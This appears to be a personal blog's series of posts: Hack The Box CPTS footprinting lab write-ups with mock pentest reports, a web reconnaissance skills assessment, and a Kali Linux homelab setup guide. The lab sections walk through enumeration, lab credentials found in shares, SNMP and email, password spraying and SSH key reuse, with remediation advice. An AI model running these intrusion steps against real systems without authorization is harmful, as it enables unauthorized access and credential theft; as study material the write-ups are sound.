
    The windows server version immediately makes me suspect this server may be susceptible to ms17_010. A quick check on metasploit confirms this and we are quickly able to get access to a shell and secure the 3rd flag.

  • CPTS Journey Series – Footprinting

    Footprinting Labs — Inlanefreight (Easy / Medium / Hard)

    Date: 2026-04-05

    This is the start of a new series where I go through the training I’ll be taking on the journey to earning my Certified Penetration Testing Specialist (CPTS) cert from Hack the Box. The first few modules are review for me as I attempted this a little over a year ago, but the majority of the course is brand new.

    Disclosure: These are my personal notes from the labs and are not meant to be a replacement for the course. The material is amazing and should be experienced in full.

    Easy Lab

    Scenario:

    We were commissioned by the company Inlanefreight Ltd to test three different servers in their internal network. The company uses many different services, and the IT security department felt that a penetration test was necessary to gain insight into their overall security posture.

    The first server is an internal DNS server that needs to be investigated. In particular, our client wants to know what information we can get out of these services and how this information could be used against its infrastructure. Our goal is to gather as much information as possible about the server and find ways to use that information against the company. However, our client has made it clear that it is forbidden to attack the services aggressively using exploits, as these services are in production.

    Additionally, our teammates have found the following credentials ceil:qwer1234, and they pointed out that some of the company’s employees were talking about SSH keys on a forum.

    The administrators have stored a flag.txt file on this server to track our progress and measure success. Fully enumerate the target and submit the contents of this file as proof.

    Nmap

    Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 13:37 -0400
    Nmap scan report for 10.129.41.248
    Host is up (0.017s latency).
    Not shown: 65531 closed tcp ports (reset)
    PORT     STATE SERVICE      VERSION
    21/tcp   open  ftp
    22/tcp   open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
    53/tcp   open  domain       ISC BIND 9.16.1 (Ubuntu Linux)
    2121/tcp open  ftp
    Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 49.60 seconds


    SSH is open, and since we have a credential we should just connect to it. SSH didn’t work, but there is also an FTP server. Able to connect but no files on the server for port 21, however port 2121 exposed ceil’s .ssh folder:

    - rw-rw-r-- 1 ceil ceil 738 Nov 10 2021 authorized_keys
    - -rw------- 1 ceil ceil 3381 Nov 10 2021 id_rsa
    - -rw-r--r-- 1 ceil ceil 738 Nov 10 2021 id_rsa.pub


    Medium Scenario

    This second server is a server that everyone on the internal network has access to. In our discussion with our client, we pointed out that these servers are often one of the main targets for attackers and that this server should be added to the scope.

    Our customer agreed to this and added this server to our scope. Here, too, the goal remains the same. We need to find out as much information as possible about this server and find ways to use it against the server itself. For the proof and protection of customer data, a user named HTB has been created. Accordingly, we need to obtain the credentials of this user as proof.\

    Discovery

    Nmap shows an RDP server, as well as potential SMB/NFS shares.

    Export list for 10.129.202.41:
    /TechSupport (everyone)



    We discovered a TechSupport share. Let’s mount to it and explore


    Most of these are empty, but looking at the size of the files shows one which has a non-zero size.

    Findings

    There is a tech support exchange but, more importantly, there is some service information here:

    smtp {
        host=smtp.web.dev.inlanefreight.htb
        #port=25
        ssl=true
        user="alex"
        password="lol123!mD"
        from="alex.g@web.dev.inlanefreight.htb"
    }
    
    securesocial {
      onLoginGoTo=/
      onLogoutGoTo=/login
      ssl=false
      userpass {
        withUserNameSupport=false
        sendWelcomeEmail=true
        enableGravatarSupport=true
        signupSkipLogin=true
        tokenDuration=60
        tokenDeleteInterval=5
        minimumPasswordLength=8
        enableTokenJob=true
        hasher=bcrypt
      }
      cookie {
        # name=id
        # path=/login
        # domain="10.129.2.59:9500"
        httpOnly=true
        makeTransient=false
        absoluteTimeoutInMinutes=1440
        idleTimeoutInMinutes=1440
      }
    }

    This revealed exposed SMB credentials, where we were then able to connect to the SMB share. This share had one file, important.txt, with credentials for an sa user. “sa” is relevant as it implies this account may be an admin account for a Microsoft SQL instance.

    I then tried spraying the credentials for both “alex” and “sa” around, and I actually found that the Administrator account used the sa password. I used evil-winrm to open a shell, but ultimately was unable to find anything useful initially.


    then went back to my nmap results and noticed an RDP port open, so I decided to RDP as Alex into the server. From there, I noticed a link to MS SQL Server Management Studio, where I was able to enter the SA credentials. Initially I couldn’t get the SQL Manager to accept the sa credentials, but running as Administrator got it to work instead. Sure enough, we were able to find the devaccs table and exfil the flag for this exercise.

    Hard lab

    Scenario:

    The third server is an MX and management server for the internal network. Subsequently, this server has the function of a backup server for the internal accounts in the domain. Accordingly, a user named HTB was also created here, whose credentials we need to access.

    Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 17:01 -0400
    Nmap scan report for 10.129.42.39
    Host is up (0.015s latency).
    Not shown: 65530 closed tcp ports (reset)
    PORT     STATE SERVICE      VERSION
    22/tcp   open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
    110/tcp  open  pop3         Dovecot pop3d
    143/tcp  open  imap         Dovecot imapd (Ubuntu)
    993/tcp  open  ssl/imap     Dovecot imapd (Ubuntu)
    995/tcp  open  ssl/pop3     Dovecot pop3d
    Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
    
    Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 35.99 seconds

    I’m immediately drawn to the POP3 and IMAP resources; however without a credential we are unable to extract any other valuable information. I decide to initiate a UDP scan to see if there are any other services that might be useful, and we found an exposed SNMP service on port 161.

    I then enumerated this using onesixtyone and found the community string called BACKUP.

    Enumerating the community string led us to a set of credentials exposed in this community string; this might be what we need to access the IMAP and POP3 services.

    IMAP → SSH key

    From IMAP we got an SSH private key (truncated in this post):

    -----BEGIN OPENSSH PRIVATE KEY-----
    [REDACTED FOR PUBLIC POST]
    -----END OPENSSH PRIVATE KEY-----

    Connecting via SSH, we are able to connect to Tom’s account. While looking around, we find a SQL server on this machine. We are able to log on as Tom and find a users DB which has our flag.

    Below you can find some summary reports I drafted up in a pentest-report esque fashion:

    Penetration Test Report — InlaneFreight Easy Assessment

    Target: 10.129.41.248

    OS: Ubuntu Linux (OpenSSH 8.2p1)

    Date: 2026-04-04

    Scope

    Authorized HTB CPTS lab target. Goal: enumerate exposed services, discover credentials, and identify attack paths.

    Service Enumeration

    | Port | Service | Version / Notes |
    |------|---------|-----------------|
    | 21/tcp | FTP | ProFTPD — banner: ftp.int.inlanefreight.htb |
    | 22/tcp | SSH | OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 |
    | 53/tcp | DNS | ISC BIND 9.16.1 (Ubuntu) |
    | 2121/tcp | FTP | ProFTPD — banner: Ceil's FTP |

    Findings

    Anonymous FTP Access on Port 2121 Exposes SSH Private Key

    Affected asset: 10.129.41.248:2121 (ProFTPD — “Ceil’s FTP”)

    Severity: Critical

    Anonymous login to port 2121 revealed ceil's .ssh directory with full key material:
    
    drwxr-xr-x  2 ceil ceil 4096 Nov 10 2021 .ssh
    
    -rw-rw-r--  1 ceil ceil  738 Nov 10 2021 authorized_keys
    -rw-------  1 ceil ceil 3381 Nov 10 2021 id_rsa
    -rw-r--r--  1 ceil ceil  738 Nov 10 2021 id_rsa.pub
    
    Downloaded id_rsa and used it to authenticate via SSH:
    
    $ chmod 600 id_rsa
    $ ssh -i id_rsa ceil@10.129.41.248

    Attack path: Anonymous FTP (2121) → .ssh/id_rsa exfiltration → SSH as ceil → flag.

    Remediation: Disable anonymous FTP; remove sensitive key material; rotate keys; restrict ProFTPD chroot.

    FTP Server on Port 21 (No Data Exposed)

    Connected to port 21 FTP but no files were present.

    Credential Summary

    ceil — SSH private key (id_rsa) — source: Anonymous FTP on port 2121

    Status

    Assessment complete. Full attack chain demonstrated and flag recovered.

    Penetration Test Report — InlaneFreight Footprinting Assessment

    Target: 10.129.42.22 (WINMEDIUM)

    OS: Windows Server 2019

    Date: 2026-04-04

    Summary

    This assessment focused on enumerating exposed services and discovering credential-based attack paths on WINMEDIUM.

    Service Enumeration (high level)

    | Port | Service |
    |------|---------|
    | 111/tcp | RPCbind (NFS) |
    | 135/tcp | MS-RPC |
    | 139/tcp | NetBIOS-SSN |
    | 445/tcp | SMB (signing enabled but not required) |
    | 2049/tcp | NFS |
    | 3389/tcp | RDP |
    | 5985/tcp | WinRM |

    Findings

    NFS Share Exported to Everyone

    $ showmount -e 10.129.42.22
    Export list for 10.129.42.22:
    /TechSupport (everyone)

    The share contained a support ticket with plaintext SMTP credentials.

    Plaintext Credentials in Support Ticket

    smtp {
        host=smtp.web.dev.inlanefreight.htb
        ssl=true
        user="alex"
        password="lol123!mD"
    }

    Using these credentials against SMB returned important.txt containing:

    sa:87N1ns@slls83

    Impact

    Unauthenticated NFS → credential discovery (alex) → SMB access → SA credentials → password reuse → Administrator takeover (RDP/WinRM) → MSSQL access → data exfiltration.

    Remediation

    • Restrict NFS exports to specific hosts/subnets.
    • Rotate compromised credentials immediately.
    • Enforce SMB signing and unique passwords; implement LAPS for local admin passwords.
    • Remove credential files from shares and audit share contents.

    Footprinting Assessment — InlaneFreight Ltd (10.129.2.59)

    Date: 2026-04-05

    Target: 10.129.2.59 (HARD)

    Attack Chain Summary

    Support Ticket (OSINT) → Leaked SMTP Creds (alex)
      ↓
    SNMP Enumeration (community: backup) → Leaked credentials (tom)
      ↓
    IMAP/POP3 → recovered OpenSSH private key → SSH (tom)
      ↓
    SSH → local MySQL → flag in users DB

    Findings

    Credentials Exposed in Support Ticket

    Support ticket contained plaintext SMTP credentials: alex:lol123!mD. Cookie domain references web app on 10.129.2.59:9500.

    SNMP Community String Exposes Credentials

    SNMPv2c community string backup exposed a credential for tom (evidence saved).

    SSH Private Key via Email (IMAP/POP3)

    Using the discovered credentials, we accessed Tom’s mailbox and recovered an OpenSSH private key (saved as finds/tom_id_rsa).

    SSH Access and Local DB Flag

    ssh -i finds/tom_id_rsa tom@10.129.2.59

    Authenticated to local database as tom and recovered the flag from the users database.

    Recommendations

    • Rotate all discovered credentials and enforce unique passwords.
    • Disable SNMPv2c and migrate to SNMPv3 with auth+encryption; firewall UDP/161.
    • Deploy DLP to prevent private key leakage via email; enforce key management policies.
    • Restrict database access to service accounts and network segments.

  • CPTS Journey Series – Info Gathering-Web Skills Assessment

    Skills Assessment


    Question 1: What is the IANA ID of the registrar of the inlanefreight.com domain?

    A simple whois command will show this:



    Question 2: What http server software is powering the inlanefreight.htb site on the target system?

    Respond with the name of the software, not the version, e.g., Apache.


    Running a nikto scan shows the server:


    Alternatively, a curl of the website also shows the server:


    Question 3: What is the API key in the hidden admin directory you discovered?



    Given this particular website runs on a port, I suspected that we would need to enumerate vhosts. I used gobuster to do this. The initial 22000 wordlist did not return any results, but expanding to a larger wordlist revealed the web1337 vhost.



    After adding the new domain to /etc/hosts, we fetched the headers of this domain to try curling the robots.txt file for this domain. Doing so revealed a hidden admin directory:



    Grabbing this directory\’s root, we are able to find the API key:

    Question 4: After crawling the inlanefreight.htb domain, what email address did you find?

    I initially tried using the ReconSpider script from the module, but this returned no results. This didn\’t work, so I decided to try and enumerate sub-domains for the web1337 subdomain and see if we find anything. This led us to dev.web1337.inlanefreight.htb.


    After once again modifying our /etc/hosts, I tried to fetch robots.txt with no results. I then realized I hadn\’t run the crawler on this subdomain, so I ran the ReconSpider script here, which ended up finding the email in question:


    Question 5: What is the API key the inlanefreight.htb developers will be changing to?

    No additional work is needed, as this is also in our results.json, just further down:

  • Home Lab Series: Setting up Kali

    It’s been a long time since I’ve played around with my homelab, and since then I’ve swapped out some hardware and switched to using ESXi as the hypervisor for my dedicated home server. As a result, I now need to redeploy a new instance of Kali Linux for my red-team learning, so I figured I’d walk through the process of installing that.

    For those unfamiliar, Kali Linux is a Debian-based distribution designed for penetration testing and security research. It comes pre-loaded with hundreds of tools for reconnaissance, exploitation, and forensics.

    For starters, I use a VMware ESXi hypervisor to manage my VM fleet for my home server. I might go more in-depth in a future blog post, but I use this server to self-host a media server, file sharing, game servers (Valheim, Minecraft, etc.) as well as some other services. On top of being a great money saver, it also allows you to control your data and customize it as you please.


    There are a few ways to install Kali onto a VM, but I opted to go for the installation .iso image. Once I downloaded that, I simply needed to set up a VM in ESXi. Kali isn’t super resource-intensive (outside of cracking hashes), so I went with a 2-core 4 GB VM. Any cracking we do will happen natively on my main PC, which has a 4090 to throw at the problem.

    ESXi VM configuration screen showing CPU and memory settings for the Kali Linux virtual machine


    Once the VM was set up, I simply needed to add a virtual CD-ROM drive and attach the .iso to that drive. From there, I was able to boot successfully into the Kali installation screen. From here, we simply follow the standard instructions:

    Kali Linux graphical installation boot screen

    Once the install was complete, it was time for some simple hardening.

    Update and Upgrade

    sudo apt update && sudo apt upgrade -y

    Firewall Rules

    sudo apt install ufw
    sudo ufw default deny incoming
    sudo ufw default allow outgoing
    sudo ufw allow ssh
    sudo ufw allow 80/tcp
    sudo ufw enable
    sudo ufw status verbose

    Install Some Editors

    sudo apt install -y gedit neovim nano
    sudo dpkg -i Downloads/code.deb  # VSCode install

    Install Common Recon Tools

    sudo apt install -y dirsearch sublist3r amass assetfinder httprobe ffuf wfuzz dirb feroxbuster eyewitness recon-ng enum4linux wifite
    sudo apt install -y peass bat fd-find ripgrep
    sudo apt install -y seclists nodejs npm jq massdns

    BurpSuite CA Certificate Setup

    Finally, we set up our BurpSuite CA certificate so we can use Firefox to proxy traffic through BurpSuite. To do this:

    1. Open BurpSuite and start the proxy listener (default: 127.0.0.1:8080).
    2. In Firefox, navigate to http://burpsuite (or http://127.0.0.1:8080) and click CA Certificate to download the cacert.der file.
    3. In Firefox, go to Settings → Privacy & Security → Certificates → View Certificates → Authorities → Import.
    4. Select the downloaded cacert.der file and check “Trust this CA to identify websites.”
    5. Set Firefox’s proxy settings (Settings → Network Settings) to use 127.0.0.1 port 8080 for HTTP and HTTPS.

    There are, of course, a plethora of other tools and datasets one could import in preparation for using a Kali instance, but for now this is sufficient for getting started.